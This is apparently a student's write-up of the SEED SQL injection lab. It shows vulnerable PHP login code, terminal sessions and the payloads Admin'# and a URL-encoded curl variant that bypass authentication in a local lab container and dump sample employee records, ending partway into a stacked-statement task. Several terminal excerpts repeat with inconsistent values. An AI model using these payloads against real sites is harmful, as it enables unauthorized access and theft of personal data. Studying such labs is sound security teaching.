

## TASK 2.1: SQL Injection Attack from webpage.

**Objective:** In order to view the data of all the employees, it is your responsibility to log into the online application as the administrator from the login page. The administrator's account name is admin, so we'll assume you are aware of it, but you are not aware of the password. In order to succeed in the attack you must choose what to write in the Username and Password fields.

**Explanation:** Here for example if we don't know the password administrator we want to login how could we do that. We need to comment the below statements

```
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
74      email,nickname,Password
75      FROM credential
76      WHERE name= '$input_uname' and Password='$hashed_pwd'";
77      if (!$result = $conn->query($sql)) {
78          echo "</div>";
79          echo "</nav>";
```

But we want know here how are the websites globally attacked? We don't know their source code maybe their passwords is in front of this name and when we add comment here it won't work. So here is just we are gonna to do the demonstration for the real world situation more complicated. We are trying to login in the below manner



We get an error we cannot login it says we have a sql syntax error so if we put this one in the source code inside here with a single code then your dash.

We need to modify the code inside the container, suddenly we can modify it outside and then copy this one container we can go inside to find that the website container

```
root@e8772b216561: /  
File Edit View Search Terminal Tabs Help  
seed@ip-172-3... x seed@ip-172-3... x seed@ip-172-3... x root@e8772b2... x + -  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | shalsum  
Command 'shalsum' not found, did you mean:  
  command 'sha3sum' from deb libdigest-sha3-perl (1.04-1build2)  
  command 'shalsum' from deb coreutils (8.30-3ubuntu2)  
  command 'shasum' from deb perl (5.30.0-9ubuntu0.4)  
  command 'shasum' from deb libdigest-sha-perl (6.02-1build2)  
Try: apt install <deb name>  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | shalsum  
fbe918bdae83000aa54747fc95fe0470fff4976 -  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C^C  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dockps  
e37d1ca3d818 mysql-10.9.0.6  
e8772b216561 www-10.9.0.5  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e  
Error response from daemon: multiple IDs found with provided prefix: e  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e8772b216561  
root@e8772b216561:/#  
  
root@e8772b216561: /  
File Edit View Search Terminal Tabs Help  
seed@ip-172-3... x seed@ip-172-3... x seed@ip-172-3... x root@e8772b2... x + -  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | shalsum  
Command 'shalsum' not found, did you mean:  
  command 'sha3sum' from deb libdigest-sha3-perl (1.04-1build2)  
  command 'shalsum' from deb coreutils (8.30-3ubuntu2)  
  command 'shasum' from deb perl (5.30.0-9ubuntu0.4)  
  command 'shasum' from deb libdigest-sha-perl (6.02-1build2)  
Try: apt install <deb name>  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | shalsum  
fbe918bdae83000aa54747fc95fe0470fff4976 -  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C^C  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dockps  
e37d1ca3d818 mysql-10.9.0.6  
e8772b216561 www-10.9.0.5  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e  
Error response from daemon: multiple IDs found with provided prefix: e  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e8772b216561  
root@e8772b216561:/# ls /var/www/  
SQL_Injection.html  
root@e8772b216561:/#
```

```

root@e8772b216561: /
File Edit View Search Terminal Tabs Help
seed@ip-172-3... x seed@ip-172-3... x seed@ip-172-3... x root@e8772b2... x + -
command 'sha3sum' from deb libdigest-sha3-perl (1.04-1build2)
command 'shalsum' from deb coreutils (8.30-3ubuntu2)
command 'shasum' from deb perl (5.30.0-9ubuntu0.4)
command 'shasum' from deb libdigest-sha-perl (6.02-1build2)

Try: apt install <deb name>

seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | shalsum
fdbe918bdae83000aa54747fc95fe0470fff4976 -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C^C
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dockps
e37d1ca3d818 mysql-10.9.0.6
e8772b216561 www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e
Error response from daemon: multiple IDs found with provided prefix: e
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e8772b216561
root@e8772b216561:/# ls /var/www/
SQL_Injection html
root@e8772b216561:/# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@e8772b216561:/#

```

We will see all the source code. We want to modify unsafehome.php.

Then we need to make the changes here and then copy this samehome.php to our container. We need to know the container location

```

54 die("Connection Failed: " . $conn->connect_error . "\n");
55 }
56 echo "</div>";
57 }
58 return $conn;
59 }
60
61 // create a connection
62 $conn = getDB();
63 // Sql query to authenticate the user
64 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
65 email,nickname,Password
66 FROM credential
67 WHERE name= '$input_uname' and Password='$hashed_pwd'";
68 echo $sql;
69
70 if (!$result = $conn->query($sql)) {
71     echo "</div>";
72     echo "</nav>";
73     echo "<div class='container text-center'>";
74     die('There was an error running the query [' . $conn->error . ']\n');
75     echo "</div>";
76 }
77 /* convert the select return result into array type */
78
79
80
81
82
83
84
85

```

Below we have written cd !\* the explanation mark and star specify the parameters of the previous command, is a shortcut so that we can type this whole path of cd /var/www/SQL\_Injection/

```

root@e8772b216561: /
File Edit View Search Terminal Tabs Help
seed@ip-172-3... x seed@ip-172-3... x seed@ip-172-3... x root@e8772b2... x + -
command 'sha3sum' from deb libdigest-sha3-perl (1.04-1build2)
command 'shalsum' from deb coreutils (8.30-3ubuntu2)
command 'shasum' from deb perl (5.30.0-9ubuntu0.4)
command 'shasum' from deb libdigest-sha-perl (6.02-1build2)

Try: apt install <deb name>

seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | shalsum
fdbe918bdae83000aa54747fc95fe0470fff4976 -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C^C
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ^C
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dockps
e37d1ca3d818 mysql-10.9.0.6
e8772b216561 www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e
Error response from daemon: multiple IDs found with provided prefix: e
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e8772b216561
root@e8772b216561:/# ls /var/www/
SQL_Injection html
root@e8772b216561:/# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@e8772b216561:/# cd !*■

```

```
root@e8772b216561: /var/www/SQL_Injection
File Edit View Search Terminal Tabs Help
seed@ip-172-3... x seed@ip-172-3... x seed@ip-172-3... x root@e8772b... x + -
root@e8772b216561:/# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@e8772b216561:/# cd !*
cd /var/www/SQL_Injection/
root@e8772b216561:/var/www/SQL_Injection#
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code
File Edit View Search Terminal Tabs Help
seed@ip-... x seed@ip-... x seed@ip-... x root@e87... x seed@ip-... x + -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ cd image_www/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ ls
Code Dockerfile apache_sql_injection.conf
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ cd Code/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ... x seed@ip-172-31-19-202: ... x seed@ip-172-31-19-202: ... x root@e8772b216561: /var... x seed@ip-172-31-19-202: ... x + -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ cd image_www/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ ls
Code Dockerfile apache_sql_injection.conf
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ cd Code/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_home.php root@e8772b216561:/var/www/SQL_Injection/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_home.php e8772b216561:/var/www/SQL_Injection/
Successfully copied 12.3kB to e8772b216561:/var/www/SQL_Injection/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
```

```
root@e8772b216561: /var/www/SQL_Injection
File Edit View Search Terminal Tabs Help
seed@ip-172-... x seed@ip-172-... x seed@ip-172-... x root@e8772b... x seed@ip-172-... x + -
root@e8772b216561:/# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@e8772b216561:/# cd !*
cd /var/www/SQL_Injection/
root@e8772b216561:/var/www/SQL_Injection# cat unsafe_home.php
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
```

Now if we try to login Admin'—like this, we are able to see

Employee Profile Login

USERNAME Admin'--

PASSWORD Password

Login

Copyright © SEED LABS

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name='Admin'--' and Password='da39a3ee5e6b4b0d3255bfef95601890af80709'

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'da39a3ee5e6b4b0d3255bfef95601890af80709' at line 3]

Now from the above we are able to see why it does not work, which means this comment didn't comment the whole stuff

Employee Profile Login

USERNAME Admin'#

PASSWORD Password

Login

Copyright © SEED LABS

Now we see the below stuff

**User Details**

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Bob	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Here the statements are coming out the password condition and we login in as the administrator without providing the password

The input here for username results in the following query at the server to be executed

```
SELECT is, name,eid,salary,birth,ssn,address,email,nickname,Password
FROM credential
WHERE NAME='Admin'
```


Because Javascript can be used to verify if the field has been completed and, if it hasn't, it might request it by causing an alert or error and, as a result, not launch a successful SQL Injection. The password entered here was only for completion.

The # symbol causes the password and everything that comes after "admin" to be commented out. So, using the admin ID, we were able to obtain all the employee data.

## TASK 2.2:SQL Injection Attack from command line

**Objective:** Here the task is to repeat Task 2.1, but we need to do it without using the webpage.

**Explanation:** For example if we want to find the Alice information resource password, how could we find that. Get her information with her password suppose we know her password. We can use command line tool such as curl, which can send HTTP requests.



```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ $ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
[1] 3362
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ $: command not found
```

So we need to encode this one to URL. But here the problem is this code using encode from the pdf is not recognized so I need to type to see the difference.




```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ $ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
[1] 3362
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ $: command not found
[1]+ Exit 127          $ curl 'www.seed-server.com/unsafe_home.php?username=alice
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
```



```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
```

```

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navabarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>
      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
      FROM credential
      WHERE name = 'alice' and Password='17ba0791499db908433b80f37c5fbc89b870084b'</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information you provide does not exist.<br></div><a href='index.html'>Go seed@ip-172-seed@ip-172-31-19-202:~/seed@ip-172-31-seeseed@iseeseeeseed@ip-1seed@iseeseeeseed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ 

```

When we login as alice this is what we get and it shows up in the command line it looks like this, here the common information provider does not exist actually the task exists on because the password is not right.

**Employee Profile Login**

USERNAME Alice

PASSWORD REDACTED

Login

Copyright © SEED LABS

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	

 The page also includes navigation links for Home, Edit Profile, and Logout."/>

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	

Below is the one password generated, so if we login with the direct password. This is the one password generated, so if we login with a direct password, we are able to see the list and we see we get her information.

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
  <a class="navbar-brand" href="unsafe_home.php" ></a>
  SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
  FROM credential
  WHERE name= 'alice' and Password='17ba0791499db908433b80f37c5fbc89b870084b'</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go seed@ip-172-31-seed@ip-172-31-19-202:/~CSE643/Lab-03/Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
      FROM credential
      WHERE name= 'alice' and Password='fdbe918bd8e8300aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1>Alice Profile </h1><br><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><td>Employee ID</td><td>10000</td></tr><tr><td>SSN</td><td>10211002</td></tr><tr><td>Birth</td><td>9/20/</td></tr><tr><td>Address</td><td></td></tr><tr><td>NickName</td><td></td></tr><tr><td>Phone Number</td><td></td></tr></table>
      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABS
        </p>
      </div>
    <script type="text/javascript">
```



```

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
<html lang="en">
<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="css/bootstrap.min.css">
    <link href="css/style_home.css" type="text/css" rel="stylesheet">

    <!-- Browser Tab title -->
    <title>SQLi Lab</title>
</head>
<body>
    <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
        <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
            <a class="navbar-brand" href="unsafe_home.php" ></a>
            SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
            FROM credential
            WHERE name= 'alice' and Password='da39a3ee5e6b4b0d3255bfef95601890af80709'</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>seedip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ seedip-172-31-19-202:~/CSE643/Lab-03/Labsetup$
```

You can see it doesn't work it says the current information provide does not exist the reason is need to encode the url encoding (<https://www.urlencoder.org/>). We access url encoding from the urlencoder link.

```

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
FROM credential
WHERE name= 'alice' and Password='da39a3ee5e6b4b0d3255bfef95601890af80709'</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>seedip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username%27%20%23&Password=seedalice'
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$
```

```

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
ss='container text-center'><div class='alert alert-danger'>The account information your provide
does not exist.<br></div><a href='index.html'>Go back</a></div>seedip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username%27%20%23&Password=seedalice'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<title>SQLi Lab</title>
</head>
<body>
    <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
        <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
            <a class="navbar-brand" href="unsafe_home.php" ></a>
            SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
            FROM credential
            WHERE name= 'alice' #' and Password='fbe918bae83000aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='list-style-type: none; padding-left: 0;'>
                <div class="text-center">
                    <p>
                        Copyright &copy; SEED LABS
                    </p>
                </div>
            </div>
            <script type="text/javascript">
```

We see that all the employee's details are returned in an HTML Tabular format. Hence, we were able to perform the same attack as in Task 2.1. The CLI commands can help in automating the attack, where Web UI don't. One major change from the web UI was to encode the special characters in the HTTP request in the curl command. We use the following: Space-%20; Hash(#)-%23 and Single Quote(')-%27

## TASK 2.3: Append a new SQL statement.

**Objective:** Here in the above two attacks, we can only steal information from the database but in this task, we will be modifying the database using the same vulnerability in the login page.

**Explanation:** Here for example i want to try to select the number we just want. Here we just want to demonstrate we can concatenate or use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement.

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@... × seed@... × seed@... × root@... × seed@... × seed@... × + ▾
| 5 | Ted   | 50000 | 110000 | 11/3   | 32111111 |
|   |         | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin  | 99999 | 400000 | 3/5    | 43254314 |
|   |         | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+---+-----+---+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select 1; select 2;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)


+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.00 sec)

mysql>
```

Here we have asked to append a new sql statement, for example, an update spans or delete statements because there is a counter measure preventing you from running two or more single statements in this attack.

So first try on a webpage. Here before we comment we use a semicolon then we practice another to add another statement for example an update statements or delete statements, but in order to use the update statement and delete statement we need to know the table schema, for example the table name and those fields otherwise

